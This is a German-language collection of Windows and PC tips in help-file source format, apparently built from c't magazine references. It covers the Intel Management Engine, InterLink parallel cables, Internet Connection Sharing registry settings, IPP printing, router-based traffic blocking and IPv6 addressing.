Im 64bit-Windows kann man normalerweise aber nur noch signierte Treiber verwenden. Der signierte Treiber Atsiv von den Linchpin Labs kann unsignierte Treiber nachladen. Dies widerspricht aber den von Microsoft aufgestellten Regeln, daher ist der Treiber im Internet kaum noch zu finden und, da er missbraucht werden kann, wird er von Virenschaltern als böse eingestuft. Hr. Haftmann stellt einen signierten Treiber mit integriertem, angepasstem GiveIO für 64bit zur Verfügung: <http://www.codeproject.com/Tips/985807/Enable-I-O-Access-From-User-Mode{bmc earth16.bmp}> c't Heft 24/2015, Seite 182ff <http://www.ct.de/y7tb{bmc earth16.bmp}>. Hier findet sich auch eine Variante der DOSBox-Software mit auf diese Weise eingebundenem c't-Direct-IO-Treiber.

Input-Output-Ports

\$ Input-Output-Ports

K Input-Output-Ports (I/O-Ports Windows);I/O-Ports Windows;GiveIO;Parallelport (Windows);Drucker-Parallelport (Windows)

##K Intel Controller Management Engine

Die heute in allen aktuellen Chipsätzen eingebaute Controller Management Engine geht zurück auf die im Jahr 2006 erstmals eingebaute "Active Management Technology" AMT. Allerdings enthält die heutige ME nur manchmal die Fernwartungsfunktionen der AMT. Neben den Chipsätzen für Server ist AMT z.B. bei den Q67, Q77 Q87 für Bürocomputer und z.B. bei QM67 für Business-Laptops enthalten.

Teil der ME sind Funktionen zum ein- und ausschalten des Geräts, Abfrage der Typbezeichnung, der Inventarnummer. Bei AMT läuft nach der Freischaltung ein Webserver, der auch in den Schlafmodi S3, S4 und S5 erreichbar ist. Bei in die CPU integrierter Graphik ist auch "KVM-over-IP" dabei.

Die Interface-Schnittstelle des laufenden Betriebssystems mit der ME hieß zunächst "Host Embedded Controller Interface" HECI. Inzwischen aber meist "ME-Interface" MEI genannt. Die zugehörige Treiber-Datei heißt heci.sys, hecix64.sys, teedriver.sys oder teedriverx64.sys. Ohne installierten Treiber taucht im Gerätemanager ein "PCI-Kommunikationscontroller (einfach)" mit gelbem Ausrufezeichen unter "Andere Geräte" auf. Mit installiertem Treiber ein "Intel(R) Management Engine Interface" unter "System Devices".

Ohne AMT bleiben bei der ME noch die Versionsprüfung bei Firmware-Updates, zum übertakten, für die im BIOS verankerte Anti-Theft-Technologie und für die "Small Business Advantage"-Funktion SBA, um u.U. bestimmte USB-Geräte zu blockieren.

Es gibt von Intel für einige Chipsätze unter verschiedlich umfangreiche ME-Firmware mit Größen zwischen 1.5 MB und 5MB. Diese Firmware teilt sich den Speicherplatz mit der UEFI-Firmware im SPI-Flash-Speicher. Der Boardhersteller kann den Funktionsumfang auswählen. Manches BIOS zeigt Infos über den ME-Firmware-Stand. Die Funktionen der ME sind von Intel nur teilweise dokumentiert. Ob Hintertüren für die NSA drin sind, ist unklar. c't Heft 13/2014, Seite 138ff, <http://www.ct.de/1413138{bmc earth16.bmp}>.

In der c't Heft 4/2017, Seite 16 (<http://www.ct.de/ydd5{bmc earth16.bmp}>) gibt es ein paar Informationen zur ME:

- Seit ca. 10 Jahren steckt sie in jedem Intel-Chipsatz. Teile sind mittels Huffman-codierung verschlüsselt. Es gibt keine vollständige offengelegte Dokumentation.
- Neben der ursprünglichen Aufgabe zur Fernwartung von Geräten kamen im Lauf der Jahre viele neue Aufgaben hinzu: Neuere Intel-Systeme starten gar nicht mehr ohne die ME. DRM-Funktionen (Kopierschutz) für Audio/Video laufen darüber.

Bzgl. Datensicherheit ist die ME sehr kritisch: Die undokumentierten Funktionalitäten zusammen mit dem direktem Zugriff auf die Netzwerkschnittstelle auf einer Ebene, auf der kein Virenschanner oder sonstige Schutzsoftware etwas mitbekommen öffnet z.B. den Spionagediensten fast freien Zugriff auf die Geräte und alle Daten.

Nicola Corna hat Python-Skripte entwickelt, die bei Prozessoren der Skylake-Generation Teile der ME überschreibt bzw. so deaktiviert, dass andere wichtige Teile noch funktionsfähig bleiben:

https://github.com/corna/me_cleaner{bmc earth16.bmp}. Falls dabei allerdings etwas schiefeht oder ein unerwartete Inkompatibilität auftritt, brauch man spezielle Programmieradapter und direkten Zugang zur Programmierschnittstelle für den Flashspeicher von ME & UEFI, um das Mainboard wiederzubeleben.

IntelControllerManEngine

\$ Intel Controller Management Engine

K Intel Controller Management Engine;Management Engine (Intel);Active Management Engine (Intel); AMT (Intel Active Management Engine)

#\$K **Intellisync (PALM)**

Bei der Synchronisation eines PALMs mit Outlook wird in der Voreinstellung die Geschäftsadresse synchronisiert und die Privat-dresse ignoriert. Folgendes Mapping wird für die Synchronisation der Privatadressen empfohlen:

Palm	Outlook	Remark
Last Name	Last Name	
First Name	First Name	
Middle Name	Middle Name	
Title	Job Title	
Company	Company Name	
Work	Business Telephone Number	
Assistant	Assistant Name	
Home	Home Telephone Number	
Alternate Home	Other Address	
Fax	Business Fax Number	
Home Fax	Home Fax Number	
E-mail	Email1 Address	
E-mail 2	Email2 Address	
E-mail 3	Email3 Address	
Mobile	Mobile Telephone Number	
Other	Other Telephone Number	
Pager	Pager Telephone Number	
Address Line 1	Home Address Street	if you assign Address to Home-
Address Line 2	Home Address PO Box	Address, the _icrosoft_ of e.g
City	Home Address City	the ZIP-Code will be wrong!
State	Home Address State	
Zip Code	Home Address Postal Code	
Country	Home Address Country	
Custom 1	Business Address	
Custom 2	Birthday	
Custom 3	Personal Home Page	
Note	Body	up to 5 lines are synchronized
Category	Categories	
Private	Private	Flag

Intellisync

\$ Intellisync (PALM)

K Intellisync (PALM);PALM Intellisync;Outlook-Sync mit PALM

#\$K InterLink/InterServer

Mininetz mit DOS 6.0, c't 9/1993, S. 149 Michael Kunze

Das Zweigespann Intersvr/Interlnk, zugekaufter Bestandteil der neuesten DOS-Version, erlaubt den Aufbau eines einfachen 2-PC-Netzes. Erträgliche Datentransferraten sind aber erst bei einer Verbindung der Geräte über die parallelen Druckerports möglich. Microsoft hat leider weder ein passendes Kabel mitgeliefert noch seine Anschlussbelegung dokumentiert.

Das Team um Bill Gates hat während des Zusammenrührens seiner mit dem Attribut 'PC- Doping' beworbenen Schrotschuss Therapie DOS 6.0 bei den Fremdzutaten anscheinend den Überblick verloren. Kaum anders lässt sich jedenfalls die mangelhafte Dokumentation des Programmpärchens Interlnk-Intersvr erklären, hinter dem sich ein echtes Mininetz verbirgt. Da zum einen die Beschreibung des benötigten Spezialkabels fehlt, bleibt der Anwender auf einer langsamen, seriellen Verbindung der Rechner via Nullmodem-Kabel sitzen. Erst eine Verkabelung über die parallelen Druckerports ermöglicht jedoch angenehmes Arbeiten mit Datentransferraten zwischen 50 und 130 KByte/s. Zum anderen erklärt man das Pärchen zum reinen File-Transfer-Utility, obwohl sein Konzept mehr Möglichkeiten und eine einfachere Bedienung als Konkurrenten wie etwa Laplink oder PC-Commute bietet. Die Serverlaufwerke werden auf dem Client-PC nämlich zu virtuellen Laufwerken umgemappt. Daher stehen sie für alle Standard-Dateioperationen unter DOS zur Verfügung. Also kann man zum File-Kopieren den allseits bekannten Copy-Befehl verwenden, anstatt sich durch erratische Menüstrukturen einer neuen Utility zu hangeln. Wie bei anderen Netz werken auch, können Anwendungsprogramme vom Server zur Ausführung auf den Client geladen werden. Selbst Drucken auf dem Server ist möglich, sofern die entsprechende Schnittstelle nicht für die Netzverbindung benötigt wird. Damit hat man bei minimalem Installationsaufwand ein einfaches 2-PC-Netz. Der als Server fungierende Rechner ist allerdings während der Verbindungsdauer für andere Aufgaben lahmgelegt (dedizierter Betrieb). Unglücklicherweise ist das oben erwähnte Spezialkabel für den 'Turbo'-Modus im einschlägigen Fachhandel kaum erhältlich. Als Ausweg bietet sich für lötkundige Leser, ganz in Sinne der Kostendämpfung bei Bagatellarzneien die Selbstbeteiligung. Sie belastet die Börse, mit rund 15 DM für IO-adriges abgeschirmtes Kabel und zwei D-Sub-25-Stecker samt Gehäusen, nicht gerechnet den Zeitaufwand zur Behandlung der Komponenten mit Lötzinn, welche gemäß der Abbildung erfolgen muss. (kn)

Parallelkabel für File-Transfer-Programme: Daten- und Steuerleitungen müssen gekreuzt werden:

D0	D1	D2	D3	D4	ACK	BSY	P.O.	SEL	ERR	GND	Shield
2	3	4	5	6	10	11	12	13	15	25	
15	13	12	10	11	5	6	4	3	2	25	
ERR	SEL	P.O.	ACK	BSY	D3	D4	D2	D1	D0	GND	Shield

Am Server am DOS-Prompt eingeben:

```
INTERSVR /port [/BAUD:m] [/X=driveliste]
```

wobei *port* = COMp oder LPTp ist. Default-Baudrate ist 115200. Mit /X können Laufwerke vom Umleiten ausgenommen werden, z.B. /X=a:b:

Am Client: CONFIG.SYS ergänzen um

```
device=drv:\pfad\INTRLNK.EXE /DIRVES=n [/NOPRINTER] /port [/BAUD:m]
```

Danach dem Booten stehen am Client die lokalen Laufwerke des Servers zur Verfügung. Fürs Drucken vom Client auf einem am Server angeschlossenen Drucker muss beim Client in Windows der Port LPTn.DOS statt LPTn verwendet werden.

M. Carstens: Erweiterter Drucker-Umschalter: c't 3/96, S.316

Erweitertes LapLink-Kabel nach Norton Commander (Laplink: 10 Leitungen)

Stro	D0	D1	D2	D3	D4	D5	D6	D7	ACK	BSY	P.O	SEL	Auto Feed	ERR	INIT	GND	Shie ld
be																	
1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17...25	
7	15	13	12	10	11	1	14	16	5	6	4	3	8	2	9	17...25	
D5	ERR	SEL	P.O	ACK	BSY	Stro	Auto Feed	INIT	D3	D4	D2	D1	D6	D0	D7	GND	Shie ld
						be	d										

Achtung: Interlnk/Intersvr kann FAT32 zerstören!! Solange nur der Client FAT32 verwendet und interlnk in der DosBox läuft geht es jedoch gut! (c't 3/99,S.10).

Siehe auch PC-Direkt-Verbindung.

InterLinkInterServer
\$ InterLink/InterServer
K InterLink/InterServer

#\$K Internet

Wenn der Browser erst beim zweiten Aufruf eine Webseite anzeigt, dann liegt dies gemäß c't Heft 4/2005, Seite 186 am DNS-Proxies im Router.

Tipps zum Internetzugang auf Reisen (Provider mit weltweitem Zugang, Internet-Cafés, FreeMailer, ...) gibt's in der c't Heft 13/2005, Seite 188ff.

Gemäß c't Heft 20/2009, Seite 173 lassen sich manche Seiten nicht mit der numerischen IP-Adresse des Servers, sondern nur über den Servernamen in der URL aufrufen. Dies tritt dann auf, wenn mehrere unterschiedliche Websites auf einem einzigen Server liegen und der Server über die vom Browser in der Anfrage mitgelieferten URL die richtige Weiterleitung entscheidet. Je nach Konfiguration erscheint bei numerischer Adresse z.B. "The requested URL was not found on this Server" oder dass es keine Inhalte gibt.

Internet

\$ Internet

K Internet;Router-Bug;Reise - Internetzugang

#\$K Internet-Connection-Sharing

Ab Win 98SE liefert Microsoft alles Notwendige mit, damit in einem kleinen Netzwerk sich alle Rechner über die DFÜ-Anbindung eines einzigen Rechners ins Internet können. Der Gateway-Rechner ist hierbei jedoch auf die Adresse 192.168.0.1 fixiert und auch die anderen Rechner müssen 192.168.0.x -Adressen haben. Dies ist z.B. ein Problem bei DSL, da hier eine Adresse aus 10.0.0.x notwendig ist. Ab Win2000-Server gibt es dann die Network-Address-Translation NAT. Komfortabel ist hingegen, dass Microsoft DHCP (Dynamic Host Configuration Protocol) eingebaut hat. Für freie IP-Adress-Wahl, soweit die weltweite eindeutige IP dies gestattet, ist bei Win98SE und Win-ME wie folgt vorzugehen:

Zunächst so wie es Microsoft vorgibt, den Gateway-PC mit Internet-Connection-Sharing konfigurieren. Dann unter HKLM\SYSTEM\CurrentControlSet\Services\ICSharing\Settings\General.IntranetInfo{bmc edit.bmp} die durch Komma getrennte IP-Adresse und Subnetmask auf 192.168.20.1,255.255.255.0 oder 10.0.0.1,255.0.0.0 ändern. Im Unterschlüssel Addressing\Settings sind jetzt Start und Stopp für DHCP zu setzen, z.B. 192.168.20.2 und 192.168.20.254 . Als letztes vor dem neuen booten ist die Netzwerkkonfiguration zu öffnen, und hier für die Netzwerkkarte z.B. 192.168.20.1 zu setzen. Danach sind die auf DHCP konfigurierten Client neu zu booten, und es sollte funktionieren! Für Win2000 und WinXP geht dies nicht, hier geht aber mehrere IPs gleichzeitig auf einem Rechner einfach und ist die Lösung.

Der DHCP-Server in Microsofts ICS von Win98SE oder WinME kann deaktiviert werden (wenn ein anderer DHCP-Server im Netz ist oder nur statische IPs verwendet werden), indem HKLM\SYSTEM\CurrentControlSet\Services\ICSharingSettings EnableDHCP auf 0 gesetzt wird. Gemäß der Zeitschrift c't Heft 7/2002, Seite 103 lässt sich DHCP unter WinXP bei aktivem ICS nicht deaktivieren!

Als Alternative zu der Internet-Connection-Sharing-Lösung von Microsoft gibt es auch die Freeware VSOCKS Light oder gegen Geld VSOCKS PRO: oder Jana (Zeitschrift c't Heft 19/2001, Seite 246ff).

Für den ferngesteuerter Verbindungs-Auf- und Abbau gibt es zusätzliche Tools wie getRAS

<http://www.getras.com>{bmc earth16.bmp} und UseDUN <http://www.uwe-sieber.de/usedun.html>{bmc earth16.bmp}.

Siehe auch DFÜ/RAS-Verbindungsaufbau, Netzwerk, APIPA.

InetConSharing

\$ Internet-Connection-Sharing

K Internet-Connection-Sharing;Verbindungsfreigabe

#\$K Internethilfe zur Registry

Hilfreich kann auch die von Microsoft im Internet zur Verfügung gestellte Information sein. Gemäß der Zeitschrift c't Heft 26/2000, Seite 151 findet Microsofts allgemeine Suchmaschine (<http://www.microsoft.com{bmc earth16.bmp}>) (die auch die Knowledgebase einschließt) oft mehr nützliche Treffer als die Suche in der Knowledgebase alleine, die deutsche Knowledge-Base <http://www.microsoft.com/germany/kb/default.asp{bmc earth16.bmp}> ist noch mehr eingeschränkt als die englische KB.

<http://www.metager.de{bmc earth16.bmp}> sucht unter anderem auch die MS-Knowledgebase und zahlreiche FAQs ab.

Die Newsgroups, zu suchen über z.B. <http://www.deja.com/usenet{bmc earth16.bmp}>, enthalten natürlich auch viele Registry-Tipps.

Siehe auch [Freeware-Programme](#), [Shareware-Programme](#).

InternethilfeRegistry

\$ Internethilfe zur Registry

K Internethilfe zur Registry;Registry-Hilfe im Internet

#\$K Internet-Server, zeitweise, ohne feste IP

Ein Server im Internet hat normalerweise eine feste IP-Adresse und ist ständig verfügbar. Für Privat und Kleinunternehmen hat man meist aber keine ständig Verbindung. Wer dies aus Kosten- und Sicherheitsgründen nicht möchte, kann seinen Rechner aber auch nur Zeitweise als Server ins Internet bringen. Bei Einwahl über einen Provider erhält man jedes Mal eine andere Adresse. Trotzdem ist es möglich, seinen Heim-PC im Internet als Server zu haben und sich von Unterwegs eine vergessenen Datei auf den Laptop laden: Ein eingehender Anruf führt mittels der Freeware Power-ISDN-Monitor (siehe Softlink, kann entgegen der Doku bei "Anwendung starten" auch eine Batchdatei aufrufen, die alle notwendigen Server-Applikationen startet) dazu, dass sich der Heim-PC über ISDN ins Internet einwählt. Dies kann man abhängig von der Telefonnummer des Anrufers machen, z.B. nur bei der eigenen Handy-Nummer. Mittels einem DynDNS-Dienstleister und der Freeware DeeEnEs ("IP-Detection" auf "Modem" einstellen!) lässt sich die bei der Einwahl erhaltene IP einem festen Namen zuordnen. (Zeitschrift c't Heft 13/2003, Seite 218, Softlink 0313218{bmc earth16.bmp}).

Siehe auch DFÜ-Logon.

Internet-Server

\$ Internet-Server, zeitweise, ohne feste IP

K Internet-Server, zeitweise, ohne feste IP;

#\$K Internetoptionen

Bei den Internet-Optionen unter Programme bietet Microsoft je nach installierter Software entsprechende Einträge fest vorgegeben an. Beim Setup tragen sich hier MS-Word, Frontpage etc. ein, nicht aber z.B. NVU. Dies lässt sich nur über einen Registry-Patch einstellen. Die Editor-Einstellung findet sich aber weder unter HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings noch unter HKLM\SOFTWARE\Clients, sondern anscheinend unter HKCU\Software\Microsoft\Internet Explorer\Default HTML Editor bzw unter HKLM\SOFTWARE\Microsoft\SharedHTML\Default Editor. Gemäß <http://www.erleuchtet.gmxhome.de/hilfe/browser1.htm> kann man den gewünschten Editor an der Default HTML Editor Stelle eintragen, das System neu starten, den Eintrag via Oberfläche in den Internet-Einstellungen einmal ändern und dann hat man den neuen Editor!

Siehe auch IE.

Internetoptionen
\$ Internetoptionen
K Internetoptionen;HTML-Editor

#\$K Internet Printing Protocoll IPP

Informationen zum IPP und Tipps zur Fehlersuche, wenn das Drucken darüber nicht funktioniert, gibt es in der c't Heft 10/2015, Seite 164 (<http://www.ct.de/y31r{bmc earth16.bmp}>). Mit dem Tool "ipptool" kann man seinen Drucker abfragen. Unter Linux wird es zusammen mit CUPS (<http://www.cups.org/{bmc earth16.bmp}>) installiert. Unter Windows muss es extra installiert werden (<http://www.cups.org/software/ipptool/ipptool-20140328-windows.msi{bmc earth16.bmp}>). Ist dies im Standardverzeichnis %ProgramFiles(x86)%\ipptool installiert, dann liefert z.B. das Kommando `ipppfind --ls{bmc dos.bmp}` die IPP-fähigen Drucker im Netz mit Adresse bzw Namen und ihrem Status (z.B. `idle accepting-jobs marker-supply-low-warning`).

Mit der Hilfsdatei

```
# Datei: printfile.ipp
{
OPERATION Print-Job
GROUP operation-attribut-tag
ATTR charset attributes-charset utf-8
ATTR language attributes-neutral-language en
ATTR uri printer-uri $uri
FILE $filename
}
```

und dem Kommando (IP-Adresse entsprechend anpassen)

```
ipptool -tv -f testfile.pdf ip://192.168.178.37/ipp \printfile.ipp
```

sollte die PDF-Datei ausgedruckt werden können.

Unter Umständen liefert `ipppfind` nur "ipppfind: Unable to use Bonjour: Unknown error." Möglicherweise hilft es dann, entweder QuickTime oder iTunes zu installieren. Gemäß

http://praxistipps.chip.de/was-ist-bonjour-und-wie-wird-man-den-service-wieder-los_2809{bmc earth16.bmp} wird damit der Bonjour-Dienst unvermeidlich mit installiert. Bei den Prozessen im Taskmanager gehört der Abbildname "mDNSResponder.exe" zu dem Prozess mit der Beschreibung "Bonjour Service". (http://www.tippscout.de/computer-das-ist-bonjour-und-so-werden-sie-den-dienst-wieder-los_tipp_5231.html{bmc earth16.bmp})

Wie rudimentär oder wie vollständig IPP im Drucker implementiert ist, ist sehr unterschiedlich, bei manchem billigen Heimdrucker besser als bei manchem teuren Profi-Drucker. Wenn man Glück hat, kann man für jede Farbe den Vorratzzustand abfragen. Beim Starten eines Jobs bekommt man eine Job-ID zurückgeliefert. Bei Statusabfragen mit der Job-ID kann es schon vorkommen, dass trotz Papierstau "erfolgreich gedruckt" gemeldet wird. Oder dass behauptet wird, den Job habe es nie gegeben.

```
# InternetPrintingProt
$ Internet Printing Protocoll IPP
K Internet Printing Protocoll IPP;IPP Internet Printing Protocoll
```

#\$K Internetzugangs-Blockade

Wie man Heimgeräte darin hindert, zu viele Daten ins Internet zu senden wird in der c't Heft 5/2014, Seite 76ff aufgezigt:

- Man kann bei einem Smart-TV z.B. statt der Netzwerk-Konfiguration via DHCP eine manuelle Konfiguration wählen. Als IP-Adresse verwendet man eine außerhalb des vom DHCP-Server vergebenen Bereichs (bei Fritzboxen z.B. 192.168.178.20 ... 192.168.178.200), aber im selben Netzwerk-Segment (bei Fritzboxen also 192.168.178.2 ... 192.168.178.19 und 192.168.178.201 ... 192.168.178.253). Gateway (zum Internet) und DNS-Server lässt man frei oder setzt sie auf 127.0.0.1. Streaming im lokalen Netz sollte jetzt immer noch funktionieren.
 - Für ca. 20€ sich einen zusätzlichen Router für's Netzwerk kaufen und entsprechend konfigurieren: http://ct.de/-2099453/bmc_earth16.bmp.
- Über die Kindersicherung im DSL-Router kann man ähnliches erreichen und dabei (je nach Router) eventuell gewisse Zugriffe des Geräts immer noch erlauben.

Z.B. für Fritzboxen gilt:

- Bei Internet, Filter ein neues Profil anlegen. Geg. eine Zeitbegrenzung setzen. Budget z.B. auf unbegrenzt lassen.
- In die Whitelist kann man die erlaubten Server eintragen, z. B. tagesschau.de. Für youtube.com muss man auch google.com eintragen. Und man muss neben http im Profil auch https zulassen, für welches die FritzBox den Zugang nicht durch Listen beschränkt.
- Damit nicht über andere Ports umgangen werden sollte man einen Portfilter anlegen: Reiter "Listen", "Netzwerkanwendungen", ~ hinzufügen. Für http und https z.B. TCP von beliebigem Quellport zu den Zielports 1 ... 79, 81 ... 442, 444 ... 65565 mit 3 Regeln festlegen und im Profil diese bei den "gesperrten Netzwerkanwendungen" hinzufügen.

Mittels http://fritz.box/html/capture.html{bmc_earth16.bmp} kann man einen Paket-Mittschnitt machen und mit WireShark später analysieren. Dabei zeigt sich dann, dass die FritzBox über die Whitelist nur den initialen Seitenaufruf blockiert. Eingebettete Aufrufe zu z.B. ivwbox.de werden immer noch durchgelassen, obwohl ivwbox.de nicht in der Whitelist steht. Hier müssen dann zusätzliche Blacklisten her. Mit z.B. ivwbox.de, google-analytics.com, mologiq.net und admarvel.com. Die beiden letzten werden von Musik-Erkennern wie Shazaam auf dem Smartphone verwendet und erhalten von diesem u. A. die Standort-Informationen.

Internetzugangs-Blockade

\$ Internetzugangs-Blockade

K Internetzugangs-Blockade; Smart-TV-Internet-Blockade; Plaudertaschen den Mund verbieten

#\$K Interrupts

Ein Interrupt (IRQ = Interrupt-Request) ist ein Signal, das ein Gerät (z.B. die Maus) erzeugt und hiermit den Prozessor auffordert, etwas für dieses Gerät zu verarbeiten. Bei der Maus also z.B. den Tastenklick. Beim ersten IBM-PC waren hierfür 8 Eingänge verfügbar, ab dem XT-Rechner kam ein kaskadierter zweiter Baustein mit 8 Eingängen, der aber einen Eingang am ersten Baustein belegt, hinzu, so dass es 15 Eingänge waren. DA diese häufig immer noch nicht ausreichen, wurde das Interrupt-Sharing ab Win95 OSR2.x (also Win95B) für PCI-Geräte eingeführt: Der Prozessor muss bei einem Interrupt auf einer bestimmten Leitung zunächst per Software die an diesem Eingang hängenden Geräte abfragen, um das herauszufinden, das den Interrupt ausgelöst hat. Diese Verwaltungssoftware hat Microsoft IRQ-Holder genannt. Da dies Verwaltungszeit braucht, ist es z.B. für TV-Karten noch nicht ausreichend und es kam, zunächst in Multiprozessor- inzwischen auch in Einprozessor-Systemen der APIC (Advanced Programmable Interrupt Controller) auf neuen Mainboards hinzu (http://www.microsoft.com/hwdev/platform/proc/IO_APICP.asp). Nicht verwechseln mit ACPI, auch wenn es eine Verknüpfung gibt: Wurde bei der Windows-Installation "Standard-PC" (explicit oder automatisch, z.B. weil APIC im BIOS nicht aktiviert ist), dann steht auch kein ACPI zur Verfügung, weil das notwendige "Advanced Configuration and Power Management Interface" nicht aktiv ist. Die aktuelle Einstellung kann man sich im Gerätemanager unter "Computer" anzeigen lassen. Weitere Details zu IRQ und APIC siehe Zeitschrift c't Heft 19/2002, Seite 188 ... 193.

Siehe auch Plug and Play

Interrupts

\$ Interrupts

K Interrupts;IRQ-Holder;Interrupt-Sharing; APIC

#\$KIOS.INI (Win9x)

Die in der Datei <windir>\IOS.INI{bmc notepad.bmp} aufgelisteten 16bit-Treiber sind hier als kompatibel oder inkompatibel zum Protectedmode gekennzeichnet. Vermutlich werden in der CONFIG.SYS{bmc notepad.bmp} angegebene Treiber nicht aktiviert, wenn sie hier aufgelistete sind. In gewissen Fällen wird der Compatibility-Mode aktiviert, wenn inkompatible Treiber gefunden werden.

Siehe auch Systemabschluß.

IOS_INI
\$ IOS.INI
K IOS.INI;Treiber 16bit Win9x;Compatibility Mode;CONFIG.SYS ->IOS.INI

#\$ MkCompat.EXE im Systemverzeichnis nicht gefunden

Die Datei MkCompat.EXE wurde auf Ihrem System nicht gefunden. Sie ist in der \WIN95\WIN95_04.CAB-Datei auf der Win95-CD enthalten und kann mittels

EXTRACT /L C:\Windows\System x:\WIN95\WIN95_04.CAB MkCompat.EXE
extrahiert werden (CD-ROM-Laufwerksbuchstaben bei x und, falls Ihr Pfad fürs Systemverzeichnis anders ist, anpassen).

Siehe auch [Pfad von EXE-Dateien](#).

MkCompatNotFound

\$ MkCompat.EXE im Systemverzeichnis nicht gefunden

#\$K IP-Adressen 169.254.x.y, ~ für private Netzwerke

Gemäß RFC 1918 (<http://www.ietf.org/rfc.html{bmc earth16.bmp}>) bzw. IANA (Internet Assigned Numbers Authority, <http://www.iana.org{bmc earth16.bmp}>) sind die Adressbereiche 10.0.0.0 ... 10.255.255.255, 172.16.0.0 ... 172.31.255.255 und 192.168.0.0 ... 192.168.255.255 für nicht direkt mit dem Internet verbundene Netzwerke (z.B. Heimnetz) reserviert. Bei Einwahl über einen Provider erhält man von diesem für die Sitzung eine IP-Adresse, mit der der Rechner im Internet dann sichtbar ist, zugeteilt. Falls via Internet Connection Sharing auch andere Rechner des Heimnetzes damit Internetzugang erhalten, ist NAT (Network Address Translation) im Einsatz. Der Provider sieht also nur einen einzigen Computer. Trotzdem könnte gemäß Zeitschrift c't Heft 5/2003, Seite 50 der Provider in vielen Fällen anhand von IPid-Folgen die Zahl der Rechner erkennen und so Verstöße gegen die Vertragsbedingung, dass nur ein Rechner den Zugang benutzen darf, erkennen!

Beim Internetzugang z.B. über Mobilfunk (mit Privat-Tarif), SAT o.ä. betreibt der Provider oft ein NAT und man selbst bekommt ein IP-Adresse aus so einem privaten Bereich zugewiesen. Z.B. via <http://www.ct.de/ip{bmc earth16.bmp}> kann man seine "öffentliche" IP-Adresse erfahren. Zeigt der eigene Zugangspunkt eine andere Adresse an, so ist man hinter einem NAT (c't Heft 22/2011, Seite 178)

Gemäß RFC 2606 können Namen für private Domains auf `.test` und `.example` enden. (Zeitschrift c't Heft 21/2002, Seite 10). Keinesfalls sollte man z. B. `lokalesnetz.de` als Namen für sein eigenes Netz wählen, da es dies auch als registrierte, offizielle Domain gibt!

Siehe auch [APIPA](#), [Netzwerk](#).

IP-Adresse 169.254.x.y

\$ IP-Adresse 169.254.x.y

K IP-Adresse 169.254.x.y; IP-Adresse für priv. Netzwerke; 169.254.x.y (automatisch); APIPA; private IP-Adressen

#\$K IP-Adresse und NAT

Wer über einen Router im Internet surft, kann am PC die eigene IP-Adresse, mit der er im Netz unterwegs ist, normalerweise wegen der Network-Address-Translation (NAT) im Router nicht auf einem Endgerät feststellen. Meist kann man sie in der Oberfläche des DSL-Routers finden. Falls man da z.B. keinen Zugang hat, dann hilft <http://wasistmeineip.de{bmc earth16.bmp}>. (PC-Welt Heft 6/2005, Seite 138). Oder <http://checkip.dyndns.org{bmc earth16.bmp}> (PC-Welt Heft 7/2005, Seite 136) oder <http://www.heise.de/ip{bmc earth16.bmp}>.
Siehe auch [DNS](#), [dynDNS](#).

Gemäß c't Heft 22/2011, Seite 178ff wird in einigen Fällen (z.B. Datenverbindung über Mobilfunk) auch beim Provider NAT eingesetzt. Da die Verwendung von NAT den Verbindungsaufbau nur in einer Richtung zulässt, wird als Workaround bei [Fernwartungsüberwachung](#), SSH oder [VPN](#) ein "Vermittler" zwischengeschaltet, dem man bzgl. Datensicherheit vertrauen muss. Wippen (<http://www.wippen.com/{bmc earth16.bmp}>, Donationware) und Remobo (<http://www.remobo.com/{bmc earth16.bmp}>) sind solche Vermittler-Tools, die etwas weniger Einrichtungsaufwand wie frei erhältliche VPN-Tools erfordern.

Siehe auch [Sockets{bmc shortcut.bmp}](#)

IpAdresse

\$ IP-Adresse

K IP-Adresse;localhost;NAT (Network-Address-Translation);Network-Address-Translation (NAT)

##K IPv6 (Version 6 des IP-Protokolls fürs Internet)

Die Fehlermeldung "Seite kann nicht angezeigt werden" kann gemäß MSKB [815768{bmc earth16.bmp}](#) durch DNS-Server, die bei Anfragen von IPv6-Clients falsch antworten, verursacht werden. Soweit IPv6 nicht benötigt wird, kann es via der Kommandozeile

```
netsh interface ipv6 uninstall
```

deinstalliert werden. (PC Professionell, Heft 3/2005, Seite 50). Bisherige Einstellungen wie unter Netzwerk-Probleme beschrieben am besten vorher sichern.

Wie man ein Netzwerk auf IPv6 umstellt, ist in der c't Heft 12/2007, Seite 134ff gezeigt.

Im Artikel in der c't Heft 6/2008, Seite 214 geht es darum, wie man mittels eines IPv4-Tunnels sein privates IPv6-Netz ans IPv6-Internet anbindet. Noch sind damit aber die meisten WEB- und Mail-Server nicht erreichbar, weil sie nur IPv4 anbieten. Es gibt aber Proxies zur Übersetzung. Um seinen Webserver ohne NAT ins Netz zu stellen, ist dies möglicherweise interessant.

Gemäß c't Heft 6/2009, Seite 148 spricht WinXP IPv6 nur mit starkem Akzent: kein PPPoE, Namensauflösung via IPv4. Bei Vista hapert es noch mit dem Dual-Stack-Routing und bei DHCPv6. cFos IPv6 von der Heft-DVD rüstet dies und andere IPv6-Funktionen nach.

Gemäß c't Heft 25/2010, Seite 182 gilt für die Schreibweise von IPv6-Adressen:

- Führende Nullen in jedem 4er-Block können weggelassen werden: z. B. 2001:0DB8:0000:0000:0000:0010:01FF kann zu 2001:DB8:0:0:0:10:1FF verkürzt werden.
- Die längste Folge von Nullen darf, inklusive eingeschlossener Doppelpunkte weggelassen werden: 2001:DB8::10:1FF

Link-lokale und globale Adresse (c't Heft 25/2010, Seite 182):

Die link-lokale (Windows: verbindungslokal) Adresse mit dem Präfix FE80::/10 wird aus der MAC-Adresse der Netzwerkkarte gebildet und dient ausschließlich zur Kommunikation mit Hosts an demselben Switch. Sie dient dann zur weiteren Konfiguration. Die globale Adresse setzt sich aus dem globalen Präfix des nächsten Routers und dem hinteren Teil der linklokalen Adresse zusammen und zur Kommunikation im Internet verwendet. Derzeit (2010) beginnen diese noch alle mit 2. Diese Link-lokalen Adressen machen in kleinen Netzen dein DHCPv6 unnötig.

Um die Privacy Extension von IPv6, die nur bei Windows ("temporäre IPv6-Adresse"), nicht aber bei MAC oder Linux ("dynamische Adresse") standardmäßig aktiv sind, geht es in der c't Heft 3/2011, Seite 146ff. iPad, iPhone und iOS ab Version 4 unterstützen zwar IPv6, nicht jedoch die Privacy Extensions!

